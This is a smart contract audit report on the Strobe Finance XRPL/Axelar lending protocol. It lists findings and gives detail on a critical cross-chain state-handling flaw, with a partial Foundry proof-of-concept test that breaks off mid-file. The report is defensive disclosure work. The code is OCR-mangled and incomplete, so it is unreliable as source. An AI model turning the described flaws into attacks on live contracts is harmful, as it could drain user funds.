Strobe Protocol

SMART CONTRACT AUDIT

27.07.2025

Made in Germany by Softstack.io

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

Table of contents

hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

1. Disclaimer

The audit makes no statements or warrantees about utility of the code, safety of the code, suitability of the business model, investment advice, endorsement of the platform or its products, regulatory regime for the business model, or any other statements about fitness of the contracts to purpose, or their bug free status. The audit documentation is for discussion purposes only.

The information presented in this report is confidential and privileged. If you are reading this report, you agree to keep it confidential, not to copy, disclose or disseminate without the agreement of Blubbo Inc. If you are not the intended receptor of this document, remember that any disclosure, copying or dissemination of it is forbidden.

Major Versions / Date	Description
0.1 (06.06.2025)	Layout
0.4 (15.06.2025)	Automated Security Testing Manual Security Testing
0.5 (20.06.2025)	Verify Claims
0.9 (27.06.2025)	Summary and Recommendation
1.0 (29.06.2025)	Submission of findings
1.1 (14.07.2025)	Re-check
1.2 (27.07.2025)	Final document

2. About the Project and Company

Company address:

Blubbo Inc.
Via España, Delta Bank Building, 6th Floor, Suite 604D
Panama City, Republic of Panama

Website: https://strobe.finance

Twitter (X): https://x.com/StrobeFinance

Discord: https://discord.com/invite/YKXH5n7n5u

2.1 Project Overview

Strobe Finance is a decentralized yield and money market protocol built to unlock capital efficiency for XRP holders across the XRPL ecosystem. Leveraging the XRPL EVM sidechain and secure cross-chain messaging through Axelar, Strobe enables seamless access to DeFi primitives such as lending, borrowing, and liquidity provisioning—previously inaccessible within the limitations of the XRP Ledger.

Designed for interoperability, Strobe allows users to bridge native XRP and other XRPL assets into an EVM-compatible environment, activating smart contract capabilities while preserving XRPL's native performance characteristics. Its architecture supports secure multi-chain deployments, trust-minimized asset transfers, and programmable yield strategies.

At the protocol layer, Strobe integrates a modular vault system, interest rate strategies, and a governance model tailored to the XRP community. Through native support for gasless transactions, deterministic EVM deployments, and Axelar-based validation, Strobe facilitates seamless DeFi interactions across XRPL, the XRPL EVM sidechain, and broader ecosystems like Ethereum and Cosmos.

Developers and institutions can utilize Strobe's SDKs, APIs, and contract libraries to deploy composable financial products and bridge interfaces, while users benefit from automated yield accrual, cross-chain liquidity access, and flexible repayment options. Future plans include dynamic risk engines, multichain collateral support, and integration with institutional custody flows for XRPL-based digital assets.

3. Vulnerability & Risk Level

Risk represents the probability that a certain source-threat will exploit vulnerability, and the impact of that event on the organization or system. Risk Level is computed based on CVSS version 3.0.

Level	Value	Vulnerability	Risk (Required Action)
Critical	9 – 10	A vulnerability that can disrupt the contract functioning in a number of scenarios, or creates a risk that the contract may be broken.	Immediate action to reduce risk level.
High	7 – 8.9	A vulnerability that affects the desired outcome when using a contract, or provides the opportunity to use a contract in an unintended way.	Implementation of corrective actions as soon as possible.
Medium	4 – 6.9	A vulnerability that could affect the desired outcome of executing the contract in a specific scenario.	Implementation of corrective actions in a certain period.
Low	2 – 3.9	A vulnerability that does not have a significant impact on possible scenarios for the use of the contract and is probably subjective.	Implementation of certain corrective actions or accepting the risk.
Informational	0 – 1.9	A vulnerability that have informational character but is not effecting any of the code.	An observation that does not determine a level of risk

4. Auditing Strategy and Techniques Applied

Throughout the review process, care was taken to evaluate the repository for security-related issues, code quality, and adherence to specification and best practices. To do so, reviewed line-by-line by our team of expert auditors and smart contract developers, documenting any issues as there were discovered.

4.1 Methodology

The auditing process follows a routine series of steps:

1. Code review that includes the following:
   i. Review of the specifications, sources, and instructions provided to softstack to make sure we understand the size, scope, and functionality of the smart contract.
   ii. Manual review of code, which is the process of reading source code line-by-line in an attempt to identify potential vulnerabilities.
   iii. Comparison to specification, which is the process of checking whether the code does what the specifications, sources, and instructions provided to softstack describe.
2. Testing and automated analysis that includes the following:
   i. Test coverage analysis, which is the process of determining whether the test cases are actually covering the code and how much code is exercised when we run those test cases.
   ii. Symbolic execution, which is analysing a program to determine what inputs causes each part of a program to execute.
3. Best practices review, which is a review of the smart contracts to improve efficiency, effectiveness, clarify, maintainability, security, and control based on the established industry and academic practices, recommendations, and research.
4. Specific, itemized, actionable recommendations to help you take steps to secure your smart contracts.

hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

5. Metrics

The metrics section should give the reader an overview on the size, quality, flows and capabilities of the codebase, without the knowledge to understand the actual code.

5.1 Tested Contract Files

The following are the MD5 hashes of the reviewed files. A file with a different MD5 hash has been modified, intentionally or otherwise, after the security review. You are cautioned that a different MD5 hash could be (but is not necessarily) an indication of a changed condition or potential vulnerability that was not within the scope of the review.


Source: https://github.com/strobe-protocol/strobe-v1-core
Commit: 05a78d5e2278b74e1db1ba4cf74f48b71ec6f9dc

File	Fingerprint (MD5)
./src/axelar/AxelarPool.sol	d30e26b6bbeac4c1e5286507c308c517
./src/core/irs/InterestRateStrategyOne.sol	d07b5508f1f649cba7513282634e21c3
./src/core/libraries/Constants.sol	21b961d706174c3cd7226a1984bdd9bc
./src/core/libraries/DataTypes.sol	a4d2e6828b981ae211876463453a3e0d
./src/core/libraries/IndexLogic.sol	bad587544c2ed236eb249cf1321b85ba
./src/core/Pool.sol	eb672675d23e3cb0644a88e2474a16e5
./src/core/PoolConfig.sol	82812c1284164ad287bd3505e31a3956
./src/errors/Errors.sol	97fa8c9deb837970e29fb58463df3dbe
./src/errors/Trap.sol	ceda264a038a2a61f3bd607a09a05a79


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984


./src/interfaces/IAxelarGateway.sol	081b809aa159018735e82bdc917805d2
./src/interfaces/IAxelarPool.sol	a897ce449e05bbee1029006e1b4f83ec
./src/interfaces/IInterestRateStrategy.sol	e6d26a2df08689969133555bb15d04ba
./src/interfaces/IOracleConnector.sol	388b96ecb7661a8d3dac839fdfdebcc4
./src/interfaces/IOracleConnectorHub.sol	dacef7ac57870188d3224a9b68ccfb2c
./src/interfaces/IPool.sol	adfad8b78701310d8b5b45e896715d08
./src/interfaces/IPoolConfig.sol	2b5ac80a54d5799a0c4525d7eeb285ce
./src/interfaces/IStdReference.sol	9cea448000d63c208d0b6cbd27e60493
./src/interfaces/ITrap.sol	359ad2545f6852b359fee445872590e3
./src/local/LocalPool.sol	d683c935509994aa446fcb1958b65bdb
./src/math/Math.sol	b7a47b7f501290ed6ca149adeaf7a331
./src/oracles/BandProtocolConnector.sol	c472f3dec3a47357590ee2bcc67963e5
./src/oracles/BaseConnector.sol	30607234e5330b4bfe7bbff0b14fc819
./src/oracles/OracleConnectorHub.so	8fca7c68b6ec47a80408cf0de1fa008e

5.2 Inheritance Graph



5.3 Source Lines & Risk





hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

5.4 Capabilities

Solidity Versions observed	Experimental Features	Can Receive Funds	Uses Assembly	Has Destroyable Contracts
^0.8.21, ^0.8.13, ^0.8.9		No	No	No

Transfers ETH	Low-Level Calls	DelegateCall	Uses Hash Functions	ECRecover	New/Create/Create2
No	No	No	yes		yes → NewContract:Pool

Exposed Functions

Public	Payable
66	0

External	Internal	Private	Pure	View
55	95	3	14	49

StateVariables

Total	Public
31	14

5.5 Dependencies / External Imports

Dependency / Import Path	Source
@openzeppelin/contracts/access/Ownable.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/access/Ownable.sol
@openzeppelin/contracts/token/ERC20/ERC20.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/ERC20.sol
@openzeppelin/contracts/token/ERC20/IERC20.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/IERC20.sol
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/utils/SafeERC20.sol
@openzeppelin/contracts/utils/ReentrancyGuard.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/utils/ReentrancyGuard.sol
interchain-token-service/executable/InterchainTokenExecutable.sol	https://github.com/axelarnetwork/interchain-token-service/blob/main/contracts/executable/InterchainTokenExecutable.sol
interchain-token-service/InterchainTokenService.sol	https://github.com/axelarnetwork/interchain-token-service/blob/main/contracts/InterchainTokenService.sol
interchain-token-service/interchain-token/InterchainToken.sol	https://github.com/axelarnetwork/interchain-token-service/blob/main/contracts/interchain-token/InterchainToken.sol
lib/openzeppelin-contracts/contracts/token/ERC20/IERC20.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/IERC20.sol
lib/openzeppelin-contracts/contracts/token/ERC20/utils/SafeERC20.sol	https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/utils/SafeERC20.sol

5.6 Source Unites in Scope

File	Logic Contracts	Interfaces	Lines	nSLOC	Comment Lines
src/interfaces/IInterestRateStrategy.sol		1	21	4	9
src/interfaces/ITrap.sol		1	17	14	1
src/interfaces/IStdReference.sol		1	23	8	9
src/interfaces/IAxelarPool.sol	1		20	18	1
src/interfaces/IAxelarGateway.sol		1	168	44	32
src/interfaces/IPool.sol		1	28	25	1
src/interfaces/IOracleConnector.sol		1	6	3	1
src/interfaces/IInterchainTokenServiceTransfer.sol		1	13	3	1
src/interfaces/IInterchainToken.sol		1	13	3	1
src/interfaces/IOracleConnectorHub.sol		1	8	5	1
src/interfaces/IPoolConfig.sol		1	30	27	1
src/errors/Errors.sol	1		44	42	1
src/errors/Trap.sol	1		36	20	10

File	Logic Contracts	Interfaces	Lines	nSLOC	Comment Lines
src/local/MintableERC20.sol	1		31	23	1
src/local/LocalPool.sol	1		133	107	3
src/local/MockITSExecutor.sol	1	2	76	36	15
src/math/Math.sol	1		76	43	17
src/axelar/AxelarPool.sol	1		285	193	17
src/oracles/OracleConnectorHub.sol	1		29	21	2
src/oracles/BaseConnector.sol	1		14	9	3
src/oracles/BandProtocolConnector.sol	1		42	31	2
src/core/PoolConfig.sol	1		440	268	83
src/core/libraries/CollateralLogic.sol	1		115	69	1
src/core/irs/InterestRateStrategyOne.sol	1		127	74	32
src/core/libraries/DebtLogic.sol	1		33	20	1
src/core/libraries/Constants.sol	1		23	6	15
src/core/libraries/DataTypes.sol	1		100	83	1
src/core/libraries/IndexLogic.sol	1		85	46	7
src/core/Pool.sol	1		748	277	136

File	Logic Contracts	Interfaces	Lines	nSLOC	Comment Lines
Totals	**19**	**12**	**2784**	**1522**	**405**

Legend:

- **Lines**: total lines of the source unit
- **nLines**: normalized lines of the source unit (e.g. normalizes functions spanning multiple lines)
- **nSLOC**: normalized source lines of code (only source-code lines; no comments, no blank lines)
- **Comment Lines**: lines containing single or block comments

6. Scope of Work


The Strobe Finance team has developed a cross-chain money market protocol integrating XRPL, the XRPL EVM sidechain, and Axelar for secure asset bridging. The audit will focus on ensuring the security, correctness, and robustness of core smart contracts across all supported environments.

The team has identified the following critical areas and assumptions to be validated during the audit:

1. **Cross-Chain Messaging Integrity**
   The audit must confirm that message passing between XRPL, Axelar, and the EVM sidechain is trust-minimized, correctly validated, and protected against spoofing or replay attacks.
2. **Money Market Core Logic**
   All lending, borrowing, liquidation, and repayment flows must function as expected under normal and edge-case conditions, preserving solvency and accurate accounting.
3. **Loss Prevention and Protocol Integrity**
   The system must prevent conditions that could result in loss of user funds or corruption of protocol state through logic errors, mispriced collateral, or contract interactions.
4. **Interest Rate and Oracle Accuracy**
   The interest rate model, price feed integration, and collateral math must be coherent, resistant to manipulation, and accurately enforce loan health and liquidation conditions.
5. **Axelar Integration and Security Boundaries**
   Interactions with Axelar's General Message Passing (GMP) and token bridge contracts must be secure, predictable, and isolated from application-layer vulnerabilities.

The primary objective of this audit is to ensure that the protocol operates securely across chains, handles financial logic correctly, and is ready for production use. The audit team will also provide recommendations on gas efficiency, edge case handling, and long-term security posture.

6.1 Findings Overview



No	Title	Severity	Status
6.2.1	Incorrect State Handling in Cross-Chain Operations	CRITICAL	ACKNOWLEDGED
6.2.2	Critical Reliance on Unvalidated Oracle Price Feeds	HIGH	FIXED
6.2.3	Unauthorized Initiation of Trapped Token Clearing	MEDIUM	FIXED
6.2.4	Interest Rate Model at Zero Utilization May Not Reflect baseRate	MEDIUM	FIXED
6.2.5	Linear Gas Scaling in Health Checks Leading to Potential DoS	MEDIUM	FIXED
6.2.6	Inflated Reserve Balance in Post-Liquidation Rate Calculation Due to Double-Counting	MEDIUM	FIXED

6.2.7	AxelarPool Susceptible to Reentrancy Leading to Pool.sol State Manipulation	MEDIUM	FIXED
6.2.8	Lack of ERC20 Decimals Validation in _addReserve Leads to Potential DoS for Reserve Operations	MEDIUM	FIXED
6.2.9	Immutable Cross-Chain Configuration Limits Adaptability	LOW	FIXED
6.2.10	Front-Running Attack on AssertionPoster Configuration	LOW	FIXED

6.2 Manual and Automated Vulnerability Test

CRITICAL ISSUES

During the audit, softstack's experts found **one Critical issues** in the code of the smart contract.

6.2.1 Incorrect State Handling in Cross-Chain Operations

Severity: CRITICAL
Status: ACKNOWLEDGED
File(s) affected: AxelarPool.sol
Update: The team acknowledges a critical limitation inherent to cross-chain transactions via Axelar: once a transaction is submitted to Axelar and accepted, it cannot be reverted on the source chain. In cases where execution fails on the destination chain, the funds are either lost or must be manually re-submitted ("re-pushed") via Axelar. This is a fundamental constraint of the cross-chain infrastructure and not something that can be mitigated at the smart contract level. To manage such edge cases operationally, a monitoring bot is in place that tracks all outbound and inbound cross-chain calls through Axelar. In the event of a failed or stalled transaction, users have the option to top up gas fees manually. If that is not possible, they can contact support for assistance. The bookkeeping logic in the pool contracts is intentionally immutable and should always reflect actual fund flows, as any funds successfully sent are considered outside the system's domain of control. Further explanation and guidance on this process have been added to the protocol's documentation to ensure transparency and assist users in recovery scenarios where applicable.

Attack / Description	The AxelarPool._executeWithInterchainToken function processes cross-chain commands. For operations involving the outbound transfer of tokens from the protocol to a user on another chain (i.e., WITHDRAW, WITHDRAW_ALL, BORROW), the current implementation first modifies the local state within Pool.sol and then attempts to initiate the cross-chain token transfer via InterchainTokenService.interchainTransfer(...). **Order of Operations:** Pool.sol method (e.g., pool.withdraw(), pool.borrow()) is called, which updates user balances, debts, or total supply figures within the local ledger.

	InterchainTokenService.interchainTransfer(...) is called to dispatch the tokens to the user on the acceptedSourceChain. The vulnerability arises if the InterchainTokenService.interchainTransfer(...) call successfully submits the message to the Axelar network (i.e., the call itself does not revert within AxelarPool), but the actual cross-chain delivery of the tokens fails at a later stage. Such failures can occur due to various reasons, including insufficient gas provisioned for destination chain execution, transient network issues on Axelar or the destination chain, or errors during execution in the destination environment. In such scenarios, because the state changes in Pool.sol were made before the ultimate success of the cross-chain interaction was confirmed, the protocol's local ledger becomes inconsistent with the reality of the cross-chain transaction. Funds are debited from the user's account (for withdrawals) or debt is accrued (for borrows) on the Strobe side, but the user does not receive the corresponding tokens on their target chain. This operational flow violates the Checks-Effects-Interactions (CEI) principle in the context of the overall cross-chain transaction, as the local "effects" are finalized before the "interaction" (successful cross-chain delivery) is complete. While DEPOSIT and REPAY commands utilize a try-catch mechanism to trap tokens if the local Pool.sol calls fail, this does not extend to handling failures of the subsequent interchainTransfer itself. **Impact**: Permanent Loss of User Funds: For WITHDRAW and WITHDRAW_ALL operations, users' assets are deducted from their Pool.sol balances but may never arrive at their destination address if the cross-chain leg fails. Unfair Debt Accrual: For BORROW operations, users may have debt recorded against their account in Pool.sol for funds they never actually received on the destination chain.

State Inconsistency: The protocol's internal accounting will diverge from the actual distribution of assets across chains, complicating reconciliation and potentially damaging user trust.

Proof of Concept:

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity ^0.8.21;


import "forge-std/Test.sol";

import "./mocks/MockERC20.sol";

import {AxelarPoolHarness} from "./harnesses/AxelarPoolHarness.sol";

import {IStdReference} from "../src/interfaces/IStdReference.sol";

import {OracleConnectorHub} from "../src/oracles/OracleConnectorHub.sol";

import {Pool} from "../src/core/Pool.sol";

import {BandProtocolConnector} from "../src/oracles/BandProtocolConnector.sol";

import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";

import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";

import {DataTypes} from "../src/core/libraries/DataTypes.sol";

import {MockStdReference} from "./mocks/MockStdReference.sol";

import {IAxelarPool} from "../src/interfaces/IAxelarPool.sol";
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
/**
 * @title Bug Report 1: Cross-Chain State Handling Test
 * @dev Proof of concept test demonstrating the incorrect state handling in cross-chain operations
 *
 * Bug Description:
 * In AxelarPool._executeWithInterchainToken, when handling WITHDRAW, WITHDRAW_ALL, and BORROW commands,
 * the contract first calls Pool.sol methods that update local state, then attempts interchainTransfer.
 * If interchainTransfer succeeds locally but fails during cross-chain delivery, local state changes
 * remain while the user never receives tokens, creating a state inconsistency.
 */
contract BugReport1_CrossChainStateHandlingTest is Test {
    AxelarPoolHarness axelarPool;
    address mockITS;
    MockERC20 tokenA;
    MockStdReference mockRef;
```

```
    string constant ACCEPTED_SOURCE_CHAIN = "xrpl-dev";

    address constant deployer = address(0x11123);

    DataTypes.XrplAccountHash constant treasury =
DataTypes.XrplAccountHash.wrap(bytes32(uint256(0x222)));

    bytes constant userSourceAddress = abi.encodePacked(bytes32(uint256(0x333)));


    // This will be computed in setUp()

    DataTypes.XrplAccountHash userHash;


    // Track interchainTransfer calls for verification

    uint256 public transferCallCount;


    function setUp() public {

        vm.startPrank(deployer);


        // Compute the userHash the same way the contract does

        userHash = DataTypes.XrplAccountHash.wrap(keccak256(userSourceAddress));
```

```
        // Deploy mock tokens and oracle setup

        tokenA = new MockERC20("Token A", "A", 18);

        mockRef = new MockStdReference();



        // Set up oracle infrastructure

        BandProtocolConnector xrpConnector = new BandProtocolConnector(mockRef,
"XRP", 40 minutes);

        OracleConnectorHub oracleConnectorHub = new OracleConnectorHub();

        oracleConnectorHub.setTokenConnector(address(tokenA),
address(xrpConnector));



        // Set up interest rate strategy

        DataTypes.InterestRateStrateyOneParams memory xrpIrsParams =

            DataTypes.InterestRateStrateyOneParams({slope0: 8, slope1: 100,
baseRate: 0, optimalRate: 65});

        InterestRateStrategyOne xrpIrs = new InterestRateStrategyOne(xrpIrsParams);



        // Create a mock ITS address (we'll use vm.mockCall to control its
behavior)

        mockITS = address(0x999);
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
        // Deploy AxelarPool with mock ITS

        axelarPool = new AxelarPoolHarness(mockITS, address(oracleConnectorHub),
treasury, ACCEPTED_SOURCE_CHAIN);


        // Configure the pool with our token

        axelarPool.pool().addReserve(

            address(tokenA), // address token,

            address(xrpIrs), // address interestRateStrategy,

            70, // uint8 ltvPct,

            80, // uint8 liquidationThresholdPct,

            10, // uint8 reserveFactorPct,

            5, // uint8 liquidationBonusPct,

            1000000e18, // uint256 borrowingLimit,

            1000000e18, // uint256 lendingLimit,

            bytes32("test-token-id") // Use the axelar token ID

        );


        // Set oracle price for tokenA
```

```
        mockRef.setReferenceData("XRP", "USD", 1e18, block.timestamp,
block.timestamp); // 1 USD per token


        // Add initial liquidity to the pool so borrowing can work

        // This simulates other users having deposited tokens

        tokenA.mint(address(axelarPool), 10000e18);

        vm.stopPrank();

    }


    function testBugReport1_WithdrawStateInconsistency() public {

        // Setup: Give user initial deposit balance

        uint256 initialDepositAmount = 100e18;

        uint256 withdrawAmount = 50e18;


        // Simulate user depositing tokens first (this would work correctly)

        _simulateUserDeposit(userHash, address(tokenA), initialDepositAmount);


        // Verify initial state
```

	`` uint256 initialBalance = axelarPool.pool().getUserDepositForToken(address(tokenA), userHash); assertEq(initialBalance, initialDepositAmount, "Initial deposit should be correct"); // Mock the InterchainTokenService.interchainTransfer call to succeed // (simulating the scenario where it doesn't revert but cross-chain delivery fails) bytes memory interchainTransferCalldata = abi.encodeWithSignature("interchainTransfer(bytes32,string,bytes,uint256,bytes,uint256)", bytes32("test-token-id"), ACCEPTED_SOURCE_CHAIN, userSourceAddress, withdrawAmount, "", uint256(500000)); vm.mockCall(mockITS, ```

```
            interchainTransferCalldata,
            abi.encode() // Empty return (void function)
        );

        // Track that the call was made
        vm.expectCall(mockITS, interchainTransferCalldata);

        // Execute the problematic WITHDRAW command
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.WITHDRAW), // command
            address(tokenA), // requestedToken
            withdrawAmount, // requestedAmount
            abi.encode(uint256(500000)) // extraData (estimatedGas)
        );

        // Call _executeWithInterchainToken directly (simulating cross-chain
message)
        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	<pre> bytes32("test-command-id"), ACCEPTED_SOURCE_CHAIN, userSourceAddress, data, bytes32("test-token-id"), address(tokenA), 0 // This is not used for WITHDRAW command); // BUG DEMONSTRATION: Local state has been updated but tokens were never sent uint256 finalBalance = axelarPool.pool().getUserDepositForToken(address(tokenA), userHash); uint256 expectedBalance = initialDepositAmount - withdrawAmount; assertEq(finalBalance, expectedBalance, "User's local balance should be reduced"); // The bug: User's balance is reduced locally but they never received tokens</pre>

```
        // In a real scenario, this would mean permanent loss of user funds


        emit log_named_uint("Initial Balance", initialDepositAmount);

        emit log_named_uint("Withdraw Amount", withdrawAmount);

        emit log_named_uint("Final Balance", finalBalance);

        emit log_string("BUG: Local balance reduced but no tokens delivered to 
user");

    }


    function testBugReport1_WithdrawAllStateInconsistency() public {

        // Setup: Give user initial deposit balance

        uint256 initialDepositAmount = 100e18;


        _simulateUserDeposit(userHash, address(tokenA), initialDepositAmount);


        // Verify initial state

        uint256 initialBalance = 
axelarPool.pool().getUserDepositForToken(address(tokenA), userHash);

        assertEq(initialBalance, initialDepositAmount, "Initial deposit should be 
correct");
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

| | ```
// Mock the InterchainTokenService.interchainTransfer call to succeed
